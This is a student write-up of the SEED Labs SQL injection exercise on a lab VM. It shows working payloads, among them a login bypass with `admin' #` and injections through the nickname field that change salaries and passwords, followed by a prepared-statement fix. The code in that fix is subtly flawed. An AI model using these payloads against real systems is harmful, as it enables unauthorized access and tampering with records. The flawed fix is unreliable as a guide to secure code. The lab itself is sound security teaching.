


SQL Injection Lab

Task 1



```
[03/25/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)



mysql> SELECT * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bd |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql>
```

As shown in the screenshot, I use `SELECT * from credential WHERE name='Alice'` to query the information of Alice.

Task 2

Task 2.1: SQL Injection Attack from webpage



As shown in the screenshot, fill the `username` with `admin' #` and leave `password` blank will successfully login as `admin`. This query just match the user with name `admin` and the rest conditions are commented out.

Task 2.2: SQL Injection Attack from command line

```
Terminal
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">


<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EAB55;">
<div class="collapse navbar-collapse" id="navbarToggleDemo1">
<a class="navbar-brand" href="unsafe_home.php"></a>
<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_profile.php">Edit Profile</a></li></ul></div>
<div class="text-center"><div> User Details </div><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Address</th><th scope="col">Number</th></tr></thead><tbody><tr><th scope="row">Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><th scope="row">Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10211352</td><td></td><td></td><td></td></tr><tr><th scope="row">Ryan</th><td>30000</td><td>40000</td><td>10/4</td><td>10211002</td><td></td><td></td><td></td></tr><tr><th scope="row">Samy</th><td>40000</td><td>50000</td><td>11/1</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope="row">Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope="row">Admin</th><td>99999</td><td>3</td><td>5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
<p>Copyright &copy; SEED LABS
</p>
</div>
</div>
</body>
<script type="text/javascript">
function logout() {
location.href = "logout.php";
}
</script>
</html>
```

Enter the name and password will get the same result as `curl` the webpage

```
http://www.seedlabsqlinjection.com/unsafe_home.php?
username=admin%27+%23&Password=
```

since `PHP` will fill the query after the `?` mark.



Task 2.3: Append a new SQL statement




The attack did not succeed because the countermeasure of MySQL prevents multiple queries from PHP.

Task 3


Task 3.1: Modify your own salary






Fill the Nickname with `', salary='200000' WHERE EID='10000';#` will successfully initiate the attack. Like task 1, this query update the salary regardless of other conditions.


Task 3.2: Modify other people' salary






Similar to task 3.1 but this time use the query `', salary='1' WHERE name='Bobby';#` to update salary for Bobby.

Task 3.3: Modify other people's password





We first compute the `SHA1` hash of the password we want to change to:

```
$ echo -n "alice" | openssl sha1
522b276a356bdf39013dfabea2cd43e141ecc9e8
```

Then we use the similar way to update Boby's salary:

```
', password='522b276a356bdf39013dfabea2cd43e141ecc9e8'
WHERE name='Boby';#
```

And now we can login with password `alice`.

Task 4

```
Terminal
$dbpass="seedubuntu";
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;


// create a connection
$conn = getDB();


// Sql query to authenticate the user
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$stmt->bind_param("is", $input_uname, $input_pwd);
$stmt->execute();
$stmt->fetch();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birthdate, $bind_ssn, $bind_phone, $bind_a
ddress, $bind_email, $bind_nickname, $bind_password);

if($bind_id != "") {
    drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birthdate, $bind_ssn, $bind_password, $bind_nick
name, $bind_email, $bind_address, $bind_phone);
} else {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
```





We update the `unsafe_home.php` code in `/var/www/SQLInjection` with prepared statement:

```
// sql query to authenticate the user
$stmt = $conn -> prepare("SELECT id, name, eid, salary,
birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$stmt->bind_param("is", $input_undef, $input_pwd);
$stmt->execute();
$stmt->fetch();
$stmt->bind_result($bind_id, $bind_name, $bind_eid,
$bind_salary, $bind_birthdate, $bind_ssn, $bind_phone,
$bind_address, $bind_email, $bind_nickname,
$bind_password);

if($bind_id != "") {
    drawLayout($bind_id, $bind_name, $bind_eid,
$bind_salary, $bind_birthdate, $bind_ssn, $bind_password,
$bind_nickname, $bind_email, $bind_address, $bind_phone);
} else {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error .
"\n");
    echo "</div>";
}
```

Now when we try to login using the method in task 1, we will get the error message in the `else` branch.